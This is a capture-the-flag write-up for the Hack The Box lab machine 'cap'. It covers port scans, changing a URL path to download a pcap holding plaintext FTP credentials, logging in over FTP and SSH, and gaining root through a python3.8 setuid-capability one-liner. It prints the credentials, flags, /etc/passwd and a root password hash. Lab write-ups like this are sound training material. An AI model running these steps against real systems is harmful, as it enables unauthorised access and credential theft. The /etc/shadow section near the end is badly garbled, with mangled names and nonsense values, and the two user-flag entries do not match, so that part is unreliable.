


About

HTB Machine: cap
IP address: 10.10.10.245

Recon

rustscan

Initial scanning with rustscan



```
Open 10.10.10.245:22
Open 10.10.10.245:21
Open 10.10.10.245:80
```

nmapinit

Further scanning with Nmap

```
# Nmap 7.91 scan initiated Sun Aug  8 23:17:24 2021 as: nmap -Pn -p 22,21,80 -v -sC -sV -oN recon/nmapinit.md 10.10.10.245
Nmap scan report for 10.10.10.245
Host is up (0.72s latency).
```

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
| 256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_ 256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp    open  http      unicorn
| fingerprint-strings:
|_ GetRequest:
|   HTTP/1.0 200 OK
|   Server: unicorn
|   Date: Mon, 09 Aug 2021 03:17:46 GMT
|   Connection: close
|   Content-Type: text/html; charset=utf-8
|   Content-Length: 19386
|   <!DOCTYPE html>
|   <html class="no-js" lang="en">
|   <head>
|   <meta charset="utf-8">
|   <meta http-equiv="x-ua-compatible" content="ie=edge">
|   <title>Security Dashboard</title>
|   <meta name="viewport" content="width=device-width, initial-scale=1">
|   <link rel="shortcut icon" type="image/png" href="/static/images/icon/favicon.ico">
|   <link rel="stylesheet" href="/static/css/bootstrap.min.css">
|   <link rel="stylesheet" href="/static/css/font-awesome.min.css">
|   <link rel="stylesheet" href="/static/css/themify-icons.css">
|   <link rel="stylesheet" href="/static/css/metisMenu.css">
|   <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
|   <link rel="stylesheet" href="/static/css/slicknav.min.css">
```

```

| <!-- amchar
| HTTPOptions:
| HTTP/1.0 200 OK
| Server: gunicorn
| Date: Mon, 09 Aug 2021 03:17:51 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Allow: HEAD, GET, OPTIONS
| Content-Length: 0
| http-methods:
| Supported Methods: HEAD OPTIONS
| http-server-header: gunicorn
| http-title: Security Dashboard
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.91%I=7%D=8/8%Time=61109E4E%P=x86_64-pc-linux-gnu%r(GetRe
SF:quest,1059,"HTTP/1.0\x20200\x20OK\r\nServer:\x20gunicorn\r\nDate:\x20M
SF:on,\x2009\x20Aug\x202021\x2003:17:46\x20GMT\r\nConnection:\x20close\r\n
SF:Content-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x201938
SF:6\r\n\r\n<!DOCTYPE\x20html>\n<html\x20class=\"no-js\"\x20lang=\"en\">\n
SF:\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x20
SF:<meta\x20http-equiv=\"x-ua-compatible\"\x20content=\"ie=edge\">\n\x20\x
SF:20\x20\x20<title>Security\x20Dashboard</title>\n\x20\x20\x20\x20<meta\x
SF:20name=\"viewport\"\x20content=\"width=device-width,\x20initial-scale=1
SF:\n\">\n\x20\x20\x20\x20<link\x20rel=\"shortcut\x20icon\"\x20type=\"image/
SF:png\"\x20href=\"/static/images/icon/favicon.ico\">\n\x20\x20\x20\x20<l
SF:ink\x20rel=\"stylesheet\"\x20href=\"/static/css/bootstrap.min.css\">\n
SF:\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/font
SF:-awesome.min.css\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20h
SF:ref=\"/static/css/themify-icons.css\">\n\x20\x20\x20\x20<link\x20rel=\n
SF:\"stylesheet\"\x20href=\"/static/css/metisMenu.css\">\n\x20\x20\x20\x20
SF:<link\x20rel=\"stylesheet\"\x20href=\"/static/css/owl.carousel.min.c
SF:ss\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/cs
SF:s/slicknav.min.css\">\n\x20\x20\x20\x20<!--\x20amchar\")%r(HTTPOptions
SF:,B3,\"HTTP/1.0\x20200\x20OK\r\nServer:\x20gunicorn\r\nDate:\x20Mon,\x20
SF:09\x20Aug\x202021\x2003:17:51\x20GMT\r\nConnection:\x20close\r\nContent
SF:-Type:\x20text/html;\x20charset=utf-8\r\nAllow:\x20HEAD,\x20GET,\x20OPT
SF:IONS\r\nContent-Length:\x200\r\n\r\n");
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.


Nmap done at Sun Aug 8 23:18:37 2021 -- 1 IP address (1 host up) scanned in 72.49 seconds

Enumeration

Web

Important: Using Owasp Zaproxy

Notice: Already logged in as Nathan user




URL: <https://10.10.10.245/data/16>

Notice: Am able to download logged network data

Dashboard

Home / Dashboard



Data Type

Number of Packets

0

Number of IP Packets

0

Number of TCP Packets


0

Number of UDP Packets

0

Download

Opening 16.pcap

You have chosen to open:
 16.pcap
which is: PCAP file (24 bytes)
from: https://10.10.10.245

What should Firefox do with this file?

☐ Open with

Browse...

☒ Save File

☐ Do this automatically for files like this from now on.

Cancel

OK


Comment: While analyzing the pcap file, no packets were found, however, inferring from the URL of origin, this is the 16th log of data. When changing the URL path to 0, the data changes

URL: <https://10.10.10.245/data/0>

Notice: Data values are different, expect different results with network data analysis.

Dashboard

Home / Dashboard



Data Type

Number of Packets

72

Number of IP Packets

69

Number of TCP Packets

69

Number of UDP Packets

0

Download

Network Data Analysis

No.	Time	Source	Destination	Protocol	L
28	0.450003	192.168.196.1	192.168.196.16	TCP	
29	0.450176	192.168.196.1	192.168.196.16	TCP	
30	0.450189	192.168.196.16	192.168.196.1	TCP	
31	2.624570	192.168.196.1	192.168.196.16	TCP	
32	2.624624	192.168.196.16	192.168.196.1	TCP	
33	2.624934	192.168.196.1	192.168.196.16	TCP	
34	2.626895	192.168.196.16	192.168.196.1	FTP	
35	2.667693	192.168.196.1	192.168.196.16	TCP	
36	4.126500	192.168.196.1	192.168.196.16	FTP	
37	4.126526	192.168.196.16	192.168.196.1	TCP	
38	4.126630	192.168.196.16	192.168.196.1	FTP	
39	4.167701	192.168.196.1	192.168.196.16	TCP	
40	5.424998	192.168.196.1	192.168.196.16	FTP	
41	5.425034	192.168.196.16	192.168.196.1	TCP	
42	5.432387	192.168.196.16	192.168.196.1	FTP	
43	5.432801	192.168.196.1	192.168.196.16	FTP	
44	5.432834	192.168.196.16	192.168.196.1	TCP	
45	5.432937	192.168.196.16	192.168.196.1	FTP	
46	5.478790	192.168.196.1	192.168.196.16	TCP	
47	6.309628	192.168.196.1	192.168.196.16	FTP	
48	6.309655	192.168.196.16	192.168.196.1	TCP	
49	6.309874	192.168.196.16	192.168.196.1	FTP	
50	6.310514	192.168.196.1	192.168.196.16	FTP	
51	6.311053	192.168.196.16	192.168.196.1	FTP	
52	6.311479	192.168.196.16	192.168.196.1	FTP	
53	6.311640	192.168.196.1	192.168.196.16	TCP	
54	7.380771	192.168.196.1	192.168.196.16	FTP	
55	7.380998	192.168.196.16	192.168.196.1	FTP	
56	7.381554	192.168.196.1	192.168.196.16	FTP	
57	7.382165	192.168.196.16	192.168.196.1	FTP	
58	7.382504	192.168.196.16	192.168.196.1	FTP	
59	7.382637	192.168.196.1	192.168.196.16	TCP	
60	28.031068	192.168.196.1	192.168.196.16	FTP	
61	28.031221	192.168.196.16	192.168.196.1	FTP	
62	28.031547	192.168.196.1	192.168.196.16	FTP	
63	28.031688	192.168.196.16	192.168.196.1	FTP	
64	28.031932	192.168.196.1	192.168.196.16	FTP	
65	28.032072	192.168.196.16	192.168.196.1	FTP	
66	28.074911	192.168.196.1	192.168.196.16	TCP	
67	31.127551	192.168.196.1	192.168.196.16	FTP	
68	31.127652	192.168.196.16	192.168.196.1	FTP	
69	31.127696	192.168.196.16	192.168.196.1	TCP	
70	31.128052	192.168.196.1	192.168.196.16	TCP	
71	31.128381	192.168.196.1	192.168.196.16	TCP	
72	31.128388	192.168.196.16	192.168.196.1	TCP	

Comment: 72 packets captured; seems to all be between 2 machines, and one of the machines is accessing the other via ftp.

Interesting TCP stream: Am able to view a successful ftp login

tcp.stream eq 3					
No.	Time	Source			
31	2.624570	192.168.196.1	220	(vsFTPd 3.0.3)	
32	2.624624	192.168.196.16	USER	nathan	
33	2.624934	192.168.196.1	331	Please specify the password.	
34	2.626895	192.168.196.16	PASS	Buck3tH4TF0RM3!	
35	2.667693	192.168.196.1	230	Login successful.	
36	4.126500	192.168.196.1	SYST		
37	4.126526	192.168.196.16	215	UNIX Type: L8	
38	4.126630	192.168.196.16	PORT	192,168,196,1,212,140	
39	4.167701	192.168.196.1	200	PORT command successful. Consider using PASV.	
40	5.424998	192.168.196.1	LIST		
41	5.425034	192.168.196.16	150	Here comes the directory listing.	
42	5.432387	192.168.196.16	226	Directory send OK.	
43	5.432801	192.168.196.1	PORT	192,168,196,1,212,141	
44	5.432834	192.168.196.16	200	PORT command successful. Consider using PASV.	
45	5.432937	192.168.196.16	LIST -al		
46	5.478790	192.168.196.1	150	Here comes the directory listing.	
47	6.309628	192.168.196.1	226	Directory send OK.	
48	6.309655	192.168.196.16	TYPE I		
49	6.309874	192.168.196.16	200	Switching to Binary mode.	
50	6.310514	192.168.196.1	PORT	192,168,196,1,212,143	
51	6.311053	192.168.196.16	200	PORT command successful. Consider using PASV.	
52	6.311479	192.168.196.16	RETR	notes.txt	
53	6.311640	192.168.196.1	550	Failed to open file.	
			QUIT		
			221	Goodbye.	

Comment:

FTP Creds Found!

nathan:Buck3tH4TF0RM3!

FTP

Notice: Previously found credentials work with the target machine's ftp server login

```
#ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:lab): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Notice: Files found and available for download

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 1001    1001    5486384 Aug 08 18:48 python3
drwxr-xr-x    3 1001    1001      4096 Aug 08 21:25 snap
-r-----    1 1001    1001        33 Aug 08 18:11 user.txt
-rwxrwxr-x    1 1001    1001        27 Aug 09 02:09 x.sh
226 Directory send OK.
```

Contents: **User.txt**

bd261f516875a25ef8a7571a70f9eaeb

Contents: **x.sh**

```
#!/bin/bash
```

```
/bin/bash -i
```

Comment: The script essentially starts a bash shell

Looking to ssh for now...

SSH

Notice: Previously found credentials work with the target machine's ssh server login


```
#ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ECDSA key fingerprint is SHA256:8TaASv/TRhd0Seq3woLx0cKrI0tDhrZJVrrE0WbzjSc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ECDSA) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-73-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Aug  9 04:10:54 UTC 2021

System load:          0.07
Usage of /:           36.8% of 8.73GB
Memory usage:         42%
Swap usage:           0%
Processes:            230
Users logged in:      0
IPv4 address for eth0: 10.10.10.245
IPv6 address for eth0: dead:beef::250:56ff:feb9:1c2b

=> There are 4 zombie processes.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Aug  9 02:06:32 2021 from 10.10.14.41
nathan@cap:~$
```

Comment: Sadly not able to run sudo

```
Sorry, user nathan may not run sudo on cap.
nathan@cap:~$
```

Comment: Interesting python3 history

```
nathan@cap:~$ cat .python_history
import os
print(os.getuid())
ls
help
exit
exit()
nathan@cap:~$
```

Privesc

nathan-root

getcap output

```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$
```

Notice: able to exploit python3.8 elevated privileges

Citation URL: <https://gtfobins.github.io/gtfobins/python/#suid>

```
nathan@cap:~$ python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~#
```

Other

Flags

user.txt

bd261f516875a25ef8a7571a70f9eaeab

root.txt

8a576e4634fc0a7d6ef519192326a98e

Important Files

/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112:/:run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:/:nonexistent:/usr/sbin/nologin
landscape:x:109:115:/:var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:var/cache/pollinate:/bin/false
sshd:x:111:65534:/:run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
```



```
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
```

```
nathan:x:1001:1001::/home/nathan:/bin/bash
```

```
ftp:x:112:118:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
```

```
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```

/etc/shadow

root:\$6\$8vQCitG5q4/cAsl0\$Ey/2luHcqUjzLfwBWtArUls9.IIVMjqudyWNOUFUGDgbs9T0RqxH6PYGu/-

ya6yG0MNfekISnBLIOskd98Mqdm0:18762:0:99999:7:::

```
daemon*:18474:0:99999:7::
```

bin:*:18474:0:99999:7::

```
sys:*:18474:0:99999:7::
```

```
sync*:18474:0:99999:7::
```

games*:18474:0:99999:7::

```
man:*:18474:0:99999:7::
```

Ip:*:18474:0:99999:7::

mail:*:18474:0:99999:7::

news*:18474:0:99999:7::

uuсп:*:18474:0:99999:7::

```
proxv:*:18474:0:99999:7::
```

www-data*:18474:0:99999:7::

```
backup*:18474:0:99999:7::
```

```
list:*:18474:0:99999:7...
```

```
irc.*.18474.0.99999.7...
```

$$\text{gnats} \cdot * \cdot 18474 \cdot 0 \cdot 99999 \cdot 7 \cdots$$

nobody.*.18474.0.99999.7.

```
systemd-networkd: 18474:0:99999:7...
```

systemd-resolve*:18474:0:99999:7:...

```
systemd-resolve: 113.17.110.155555517.111
systemd-timesync: *:18474:0:999999:7:...
```

```
messagebus:*:18474:0:99999:7...
```

```
syslog:*:18474:0:99999:7...
```

```

syslog: 18474:0:55555:7
apt:*:18474:0:00000:7:

```

```

_dpt.:.18474:0:99999:7:
tss:*:18474:0:99999:7:

```

```
ts3: .18474:0:99999:7...
uuid:*:18474:0:00000:7...
```

```
tcndump:*:18474:0:00000:7...
```

```
tcpdump:*.18474:0.99999:7...
landscape:*.18474:0.00000:7...
```

radius:*.18474:0.99999:7...
 pellinate:*.18474:0.00000:7...

polinate.:16474.0.99999.7...
 cobd*:18520.0.00000.7...

systemd_coredump:1:10520:.....

systemd-coreutils
kernel-1.0520...

```
not here #6#B0=ds4GNstomTOP#(BB+4MKEGENUN-Pld-Leds WGLDPhO=ms GBR=msds 1Y=73 TYf=9Q=A=7/
```

flatflat:\$b\$R9uks4CNclqyxIOR\$/PRd4MKFG5M
2lciYdl15B7m6s3iwi1:10762000000.3

8kelxabiFB7muSeoZlgvj
8 10762 0 00000 7

ftp:*:18762:0:99999:7:::

Closing Statement:

Overall this was a vary fun machine to pwn; the attention to detail with the pcap file was astounding, and the method for privelage escalation was new to me. This is a great HTB box.